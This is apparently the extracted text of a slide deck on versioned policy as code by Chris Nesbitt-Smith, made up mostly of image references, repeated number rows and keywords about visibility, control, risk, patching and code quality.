

Policy as *[versioned]*


Code



Chris Nesbitt-Smith

UK Gov | Control Plane | LearnK8s | lots of open source







1 2 3 4 5 6 7 8 9



1 2 3 4 5 6 7 8 9






LACK
OF
VISIBILITY


UPDATING
POLICY

...






1 2 3 4 5 6 7 8 9



LACK OF CONTROL



1 2 3 4 5 6 7 8 9




1 2 3 4 5 6 7 8 9





MANAGING
RISK









CLEANER





CODE



PATCHING



(SOME)
RULES



z
z
z





QUALITY
















Ha Ha Ha Ha
Ha Ha Ha Ha




